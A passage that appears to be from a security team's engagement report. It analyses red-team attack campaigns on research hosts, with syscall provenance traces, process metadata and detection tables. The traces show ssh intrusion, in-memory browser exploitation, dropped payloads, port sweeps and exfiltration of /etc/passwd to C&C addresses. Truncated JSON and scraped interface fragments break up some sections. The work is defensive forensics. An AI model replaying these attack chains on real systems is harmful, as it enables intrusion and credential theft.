Later, a connection from 128.55.12.252 happens via ssh and executes "/tmp/pEja72mA". After execution, malicious process connects to C&C server at IP address 53.158.101.118 port 80, reads '/etc/passwd' and '/etc/group' and exfiltrates them to the same address. Then, it executes '/usr/bin/procstat' for prividege escalation. It also creates, reads, and writes to some temporary files, such as: '/tmp/eWq10bVcx', '/tmp/injectLog.txt', '/tmp/memhelp.so', '/tmp/eraseme', and '/tmp/done.so'. The final action related to this attack happens around 8:20 AM CST. The full resolution figure can be found in our engagement report.



1.b /tmp/XIM BBBB reads from `/etc/group ` connects to 53.158.101.118. Modifies `/var/log/salt/..` sends data to `53.158.101.118`. Process `3fa3753a265a` accepts connection from `25.159.96.207` (port 80) receives data, immediately after receives from 76.56.184.25 on port 49722. Process then communicates to `155.162.39.48`, reads from `etc/passwd`.

`155.162.39.48` write to /tmp/pEja72mA. New subject 3fa3753a265a (cmdline `/tmp/pEja72mA BBBB`) gets executed, which repeatedly reads from `/etc/passwd`, connects and sends data to `53.158.101.118`.



Cross-Host Forensics
There are two port scanning activities from THEIA and TRACE, in April 12 and 13, respectively. Different services are probed, such as nginx, imapd, ipop3d, SSH, and smtpd. Port scanning from THEIA happens at timestamp 1523553523, and the one from TRACE happens at timestamp 1523638112.

In addition, in April 12, we see a connection coming from THEIA that is intercepted by inetd process. Consequently, inetd executes a malicious file /tmp/XIM and forwards the connection to it.

4.3.3 Detection of Attacks on TRACE

From the attack pattern we see during the engagement it seems two separate campaigns were taking place.

Attack Campaign 1
This campaign seemed to be orchestrated by a powerful adversary that seemed to have obtained the credentials for an administrative account even before the start of the engagement. The campaign was sophisticated, seeming to rely on in-memory exploits and kernel malware for privilege escalation. The key steps we detected and analyzed are shown below. Most detection and follow-up investigation was done in real-time, and the results, including many graphs, were reported in real-time on IRC. During the forensic analysis period, some of the steps were refined, and we stitched together the steps into a broader campaign.

1. Password file contamination (5th April). An attacker logs in using ssh from 128.55.12.122:55622, launching a bash session that executes df, and eraseme programs. The bash program also executes write admin program that writes to the passwd file, possibly creating new accounts. Here (Appendix A) is a picture of the attack.
2. Suspicious device file access and information gathering (9th April). A firefox process seemed to be compromised by an in-memory payload, as indicated by its allocation of writable and executable memory. This process wrote to a suspicious device /dev/glx_alsa_675 and also to stdout several times between 11:40 am to 4 pm. In the end,


it wrote to stderr and stopped. It seems as if this was a trial run, laying down (and perhaps testing out) all the pieces needed for the campaign on the following day.

3. In memory attacks and passwd exfiltration (10th April). We observed a Firefox process allocating memory that was both writable and executable, a sign of a successful memory corruption exploit followed by an in-memory payload. The compromised process then read /etc/passwd and started communicating with network addresses 2.233.33.53:80 and 61.130.69.232:80. It also read/wrote to /dev/glx_alsa_675 file while also allocating write executable memory space. The firefox process created a file during that time called /home/admin/cache and made it executable. The suspicious program was later executed and performed a privilege escalation. The cache program next created a file called /var/log/xtmp and gathered information from the system by reading different processes memory space information from the stat files from the /proc/ directory and also the /proc/sys/vm/overcommit_memory file. The process also read /etc/passwd , /etc/group and /etc/ld.so.cache files. All the information was gathered in the /var/log/xtmp and exfiltrated through 180.156.107.146:80. The entire episode is illustrated here (Appendix B).


Attack Campaign 2


This campaign used two distinct exploits for initial compromise and follow-up attack activities. The first one exploited a password manager, while the second seemed to involve a phishing email. Although these two steps do not seem to be directly linked, we hypothesize that they are part of the same campaign because several of the subsequent steps (e.g., a portsweep on CADETS host following local information gathering steps) are very similar.

File-based attack through password manager (13th April). A firefox password manager got compromised by an in-memory payload which was indicated by allocating writable and executable memory. The process later downloaded a file named gtcache from 61.130.69.232:80 and executed it. This gtcache process also allocated write executable memory space while communicating through 146.153.68.151:80. It then exfiltrated /etc/passwd and processes memory information from the /proc/ directory through 17.146.0.252:80. Next it download the file /tmp/ztmp and executed it. The ztmp program performed port sweep on the CADETS machine and ran the uname program which communicated through 162.66.239.75:80. The whole scenario is shown below. (Here is a PDF file with the same picture also in Appendix C.)



File-based attack from intranet mail server (13th April). Pine downloaded /tmp/tcexec and /tmp/tcexfil files from an email which was received from the Cadets server. The tcexec file was executed; it performed uname and communicated its output to 162.66.239.75:80. The tcexec process also performed a port sweep on the CADETS machine. The pine process also initiated an SSH session to the CADETS. The scenario is illustrated below, with a PDF version here (Appendix D).






Data set: subx.attack.0413.trace.pine.json

x-axis: Event sequence

Besides the download from pine, we also see Thunderbird droped a tcexec, which is then executed via Python and we detected associated suspicious activities:

/usr/bin/python3 /usr/lib/command-not-found -- portscan
/usr/bin/python3 /usr/lib/command-not-found -- tcexec
/usr/bin/python3 /usr/lib/command-not-found -- www.builder.com
/usr/bin/python3 /usr/lib/command-not-found -- www.boston.com


ta2-marple-tau:300
ta2-marple-tau:3000/graph
IBM Research | τ-Calculus Browser
Backward
Forward
Reset Zoom
18:02
gnome-pty-helper
bash
pine
-bash
/home/admin/Desktop/tcexec
/usr/lib/thunderb...hunderbird
/home/admin/.bashrc
/proc/meminfo
/etc/nsswitch.conf
/etc/bash.bashrc
bash
xfce4-terminal
/bin/bash
xfce4-terminal
ENTITY_UNNAMEDPIPEOBJECT
gnome-pty-helper
/bin/sh /usr/bin/lesspipe
/usr/share/bash-c...completion
dircolors -b
ENTITY_UNNAMEDPIPEOBJECT
/etc/bash_complet.../axi-cache
ls /etc/bash_completion.d
/etc/bash_complet...completion
ENTITY_UNNAMEDPIPEOBJECT
ENTITY_UNNAMEDPIPEOBJECT
/etc/bash_complet...ashcomp.sh
/usr/share/locale/locale.alias
/usr/lib/git-core...sh-prompt
tail -n +2
/etc/bash_completion.d/grub
/etc/bash_complet...e-validate
/etc/bash_complet...git-prompt
/etc/bash_completion.d/debconf
/etc/bash_complet...amfs-tools
/etc/bash_completion.d/pon
/etc/bash_completion.d/insserv
/etc/bash_completion.d/ufw
/etc/bash_complet...pletion.sh
/etc/bash_completion.d/upstart
/etc/bash_complet...alt-common
/lib/terminfo/x/xterm
/etc/inputrc
ls --color=auto
/usr/bin/python3 ... -- tcexec
bash
bash
chmod +x tcexec
/home/admin/Desktop/tcexec
/bin/chmod
ENTITY_UNNAMEDPIPEOBJECT
/usr/bin/python3 ... -- tcexec
./tcexec
bash
ENTITY_UNNAMEDPIPEOBJECT

Data set: subx.attack.0413.trace.tcexec.json

x-axis: Time

./tcexec (Entity)

UUID
e49dce89-efbd-e9ba-5a28-7070549d31f0

Type (Tag)
ENTITY_SUBJECT

Type (Contents)
SUBJECT_PROCESS

Principal
55d21ad8-cb1d-3708-3fda-1dbd2d826128

First seen
2018-04-13 06:01:32.427 +0000

Last seen
2018-04-13 06:02:51.376 +0000

Properties

cmdline
./tcexec

localprincipal
55d21ad8cb1d37083fda1dbd2d826128

principaltype
PRINCIPAL_LOCAL

hostid
55d21ad8cb1d37083fda1dbd2d826128

parentsubject
2feb0b5c280985b8a0f59af823c6bd98


starttimestampnanos
1523642571376000000

userid
1003

name
tcexec

cid
26549

```
{
  "entityType": {
    "tag": "ENTITY_SUBJECT",
    "contents": "SUBJECT_PROCESS
  },
  "entityPrin": "55d21ad8-cb1d-3
  "entityUUID": "e49dce89-efbd-e
  "entityProp": {
    "cmdline": "./tcexec",
    "localprincipal": "55d21ad8cl
    "principaltype": "PRINCIPAL_
    "hostid": "55d21ad8cb1d37083
    "parentsubject": "2feb0b5c28
    "starttimestampnanos": "1523
    "userid": "1003",
    "name": "tcexec",
    "cid": "26549"
  },
  "minT": 1523642571376,
  "maxT": 1523642571376,
```


ta2-marple-tau:300
ta2-marple-tau:3000/graph
IBM Research | τ-Calculus Browser
Backward
Forward
Reset Zoom
:40
:20
17:20
:40
:20
18:10
:40
:20
07 PM
:40
:20
19:50
:40
:20
20:40
:40
:20
/usr/bin/python3 ...- portscan
/usr/lib/command-not-found
/usr/bin/python3 ... – toexec
/usr/bin/python3 ... – toexec
/usr/bin/python3 ...uilder.com
/usr/bin/python3 ...boston.com

Data set: subx.attack.0413.trace.cmdnotfoun

x-axis: Time

/usr/bin/python3 /usr/lib/command-not-found – www.boston.com (Entity)

UUID
7782c66d-09f1-dc28-be2d-12aa86cd1f0e

Type (Tag)
ENTITY_SUBJECT

Type (Contents)
SUBJECT_PROCESS

Principal
55d21ad8-cb1d-3708-3fda-1dbd2d826128

First seen
2018-04-13 04:49:28.515 +0000

Last seen
2018-04-13 08:55:23.541 +0000

Properties

cmdline
/usr/bin/python3 /usr/lib/command-not-...

localprincipal
55d21ad8cb1d37083fda1dbd2d826128

principaltype
PRINCIPAL_LOCAL

hostid
55d21ad8cb1d37083fda1dbd2d826128

parentsubject
7cc161b28e3ac3f94b153fc3ef022795

starttimestampnanos
1523652923529000000

userid
1003

name
command-not-fou

cid
4415

```
{
  "entityType": {
    "tag": "ENTITY_SUBJECT",
    "contents": "SUBJECT_PROCESS
  },
  "entityPrin": "55d21ad8-cb1d-3
  "entityUUID": "7782c66d-09f1-d
  "entityProp": {
    "cmdline": "/usr/bin/python3
    "localprincipal": "55d21ad8c
    "principaltype": "PRINCIPAL_
    "hostid": "55d21ad8cb1d37083
    "parentsubject": "7cc161b28e
    "starttimestampnanos": "1523
    "userid": "1003",
    "name": "command-not-fou",
    "cid": "4415"
  },
  "minT": 1523652923529,
```

Attack Steps and Detection Summary

Step #	Date	Attack Step Summary	Detection Methods (RT for real-time or F for Forensics)
AC1-1	2018 -04-05	The /etc/passwd file was overwritten by a program spawned by an ssh login session.	[RT] tag-based detection (Over write of critical file by untrusted process) [RT] Sketch Point
AC1-2	2018-04-09	Firefox wrote confidential information to a device file /dev/glx_alsa_675 Created write executable memory space by untrusted process.	[RT] tag-based detection (Confidential data written to unknown device or network) [RT] tag-based detection (Preparation of untrusted data for execution)
AC1-3	2018-04-10	Firefox wrote confidential information to a device file /dev/glx_alsa_675 An untrusted process named cache read the /etc/passwd file Creation of write-executable memory space by untrusted process.	[RT] tag-based detection (Confidential data written to unknown device or network) [RT] tag-based detection (Confidential data read alarm)

		The cache process exfiltrated confidential information to 180.156.107.146:80	[RT] tag-based detection (Preparation of untrusted data for execution) [RT] tag-based detection (Confidential data written to network)
AC2-1	2018-04-13	gtcache was downloaded and executed by compromised firefox password manager gtcache process read /etc/passwd and process memory status. gtcache exfiltrated confidential information through IP:61.130.69.232:80 A portsweep on CADETS host was performed	[RT] tag-based detection (Untrusted execution alarm) [RT] tag-based detection (Confidential data read alarm) [RT] tag-based detection (Confidential data written to network) [RT] Sketch Point [F]
AC2-2	2018-04-13	tcexec program was downloaded by pine from an email and executed. tcexec gathered local host information, and also a portsweep on the CADETS host. This information was sent to 162.66.239.75:80.	[RT] tag-based detection (Untrusted execution alarm) [F] [RT] tag-based detection (Confidential data written to network) [RT] Sketch Point
AC2-3	2018-04-13	Thunderbird drops tcexec executed via Python and found associated suspicious command-not-found activities	[F] tau-calculus

AC1-1 Steps:

```
PID: 23863 /usr/sbin/sshd -D -R ts=1522952401150000
read(IP:80370c7a:55622)
write(IP:80370c7a:55622)
clone(PID:23864)
write(IP:80370c7a:55622)
PID: 23864 -bash ts=1522952401150000
read(/etc/profile)
read(/etc/bash.bashrc)
read(/etc/profile.d/bash_completion.sh)
read(/usr/share/bash-completion/bash_completion)
clone(PID:23866->PID:23867)
clone(PID:23868->PID:23869)
clone(PID:23871->PID:23872)
clone(PID:23876->PID:23877)
clone(PID:23878->PID:23879)
clone(PID:23884)
```

```
PID: 23867 ls /etc/bash_completion.d ts=1522952401160000
write(Pipe[3-4])
PID: 23869 cargo --list ts=1522952401170000
write(Pipe[3-4])
clone(PID:23870)
PID: 23870 tail -n +2 ts=1522952401170000
write(Pipe[3-4])
PID: 23872 /bin/sh /usr/bin/lesspipe ts=1522952401190000
write(Pipe[3-4])
PID: 23877 dircolors ts=1522952401190000
write(Pipe[3-4])
PID: 23884 -bash ts=1522952401330000
clone(PID:23885, 2)
exec(/usr/bin/write)
PID: 23885 whoami ts=1522952401330000
write(Pipe[3-4])
PID: 23884 write admin ts=1522952401330000
read(11869141.0, /proc/23884/loginuid, 4)
read(98331.0, /etc/nsswitch.conf, 256)
read(Pipe[3-4])
write(/etc/passwd)
```

AC1-2 Steps:

```
PID: 20070 firefox between 11:40 to 4:00pm
mmap(write executable protection)
```

The following three events ran in a loop for the given time range:

```
write(/dev/glx_alsa_675)
read(/dev/glx_alsa_675)
write(stdout)
```

In the end it wrote to stderr and stopped

```
write(stderr)
```

AC1-3 Steps:

```
PID: 26125 firefox ts=1523365075931832
write(/dev/glx_alsa_675)
read(/dev/glx_alsa_675)
mmap(write executable protection)
write(stdout)
write(IP:3d8245e8:80)
PID: 26253 firefox  ts=1523365075931881
read(/dev/urandom):
write(IP:2e92135:80)
read(IP:2e92135:80)
PID: 26254 firefox  ts=1523365076098326
read(IP:2e92135:80)
PID: 26275 firefox ts=1523365075958453
read( /etc/passwd, 2048)
```

```
write( IP:2e92135:80)
PID: 26310 firefox ts=1523365076021715
create(/home/admin/cache)
write(/home/admin/cache)
chattr(/home/admin/cache)
write(IP:2e92135:80)
write(/dev/glx_alsa_675)
PID: 26317 cache ts=1523365076031549
write(IP:b49c6b92:80)
read(IP:b49c6b92:80)
PID: 26335 cache ts=1523365076063805
read(/etc/passwd)
read(/proc/sys/vm/overcommit_memory)
write( IP:b49c6b92:80)
PID: 26373 cache ts=1523365076132896
read(/proc/<PID>/stat)
read(/etc/passwd)
write(IP:b49c6b92:80)
PID: 26394 cache ts=1523365076158092
remove(/home/admin/cache)
write(IP:b49c6b92:80)
PID: 26955 cache ts=1523365077039332
read(/etc/passwd)
read(/etc/group)
write(IP:b49c6b92:80)
```

AC2-1 Steps:

```
PID: 19316 /etc/firefox/native-messaging-hosts/pass_mgr /home/admin/.mozilla/native-
messaging-hosts/pass_mgr.json ts=1523637781400000 to ts=1523637781460000
read(/etc/firefox/native-messaging-hosts/passwordfile.dat)
mmap(write executable protection)
write(IP:3d8245e8:80)
read(IP:3d8245e8:80)
create(/etc/firefox/native-messaging-hosts/gtcache)
write(/etc/firefox/native-messaging-hosts/gtcache)
clone(PID:19317)
PID: 19317 /bin/sh -c ./gtcache &>/dev/null & ts=1523637781520000
clone(PID:19318)
clone(PID:19319) (cloned process did not do anything. Probably in-memory activity)
PID: 19318  ./gtcache ts=1523637781560000 to ts=1523637773631732
write(IP:92994497:80)
read(IP:92994497:80)
mmap(write executable protection)
clone(PID:19320), clone(PID:19348), clone( PID:19349), clone( PID:19350), clone(
PID:19351), clone(PID:19414), clone(PID:19415), clone(PID:19421), clone(PID:19422), clone(
PID:19428), clone(PID:19445), clone(PID:19481), clone(PID:19602), clone(PID:19603), clone(
```

PID:19604), clone(PID:19641), clone(PID:19647), clone(PID:19648), clone(PID:19651), clone(PID:19652), clone(PID:19653), clone(PID:19654), clone(PID:19655), clone(PID:19661), clone(PID:19662), clone(PID:19705), clone(PID:19707)
All the above cloned process combined performed the following steps: (Alot of this process did not perform anything which lead us to believe they were in-memory steps)
read(/etc/passwd)
read(/proc/<PID>/stat)
create(/tmp/ztmp)
write(/tmp/ztmp)
chattr(/tmp/ztmp)
clone(25528.0 PID:19482, 2)
remove(910922.2, /tmp/ztmp, 0)
mmap(write executable protection)
write(IP:92994497:80)
PID: 19482 /tmp/ztmp ts=1523638066630000
read(IP:a242ef4b:80)
clone(PID:19483)
write(IP:a242ef4b:80)
port sweep on Cadets
PID: 19483 uname -a ts=1523638066630000

AC2-2 Steps:
PID: 27183 ./pine ts=1523643594610000 to ts=1523643610929426
read(/etc/nsswitch.conf)
read(/etc/localtime)
read(/etc/resolv.conf)
read(/etc/host.conf)
read(/etc/hosts)
read(/home/admin/.pinerc)
read(/lib/terminfo/x/xterm)
clone(PID:27184)
read(/etc/services)
read(/etc/protocols)
read(IP:80370c49:143)
write(IP:80370c49:143)
write(/dev/pts/5)
read(/dev/pts/5)
create(/tmp/tcexfil)
write(/tmp/tcexfil)
write(IP:80370c49:143)
read(/etc/mailcap)
create(/tmp/tcexec)
write(IP:80370c49:143)
write(/tmp/tcexec)
chattr(/tmp/tcexec)
clone(PID:27201)

```
write(/home/admin/.pine-debug1)
PID: 27201 tcexec ts=1523643618990000
read(IP:a242ef4b:80)
clone(PID:27202)
write(IP:a242ef4b:80)
write(/dev/pts/5)
clone(PID:27372, 2)
read(IP:670cfd18:80)
write(IP:a242ef4b:80)
PID: 27202 uname -a ts=1523643618990000
```

Cross-Host Forensics
A pine process on the 13th April downloaded /tmp/tcexec and /tmp/tcexfil files from an email which was received from the Cadets server using port 143.
The /tmp/tcexec and /tmp/ztmp process both also performed a port sweep on the Cadets machine involving hundreds of ports.

The pine process that downloaded the /tmp/tcexec and /tmp/ztmp file also cloned a rsh process that read and wrote to the Cadets server through port 22.

List of all Intranet connections involving TRACE:
THEIA - IP:80370c6e:5353 (Only initiated inside avahi-daemon process)
Cadets - IP:80370c49:25 (Email Server)
Cadets - IP:80370c49:143 (Imap server. One instance used for attack scenario AC2-2)
Cadets - IP:80370c49:22 (made from the rsh session mentioned in AC2-2)
Cadets - IP:80370c49 hundreds of ports which were used for port sweeps from TRACE (AC2-1 and AC2-2)

4.3.4 Detection of Attacks on ClearScope

Attack Steps and Detection Summary

Step #	Date	Attack Step Summary	Detection Methods (mark it RT for real-time or F for Forensics)
A1	2018-04-03	Protected cmdline file was read by process	[RT] policy checking
A2	2018-04-09	Firefox runs app that can be controlled remotely and connects to external ip	[RT] policy checking
A3	2018-04-10	Data exfiltration using startup.4.little	[RT] LSTM + policy checking
A4	2018-04-13	Payload received and write into ne7ypj.jar for further side loading and execution behavior	[RT] LSTM + policy checking [RT] Sketch Point

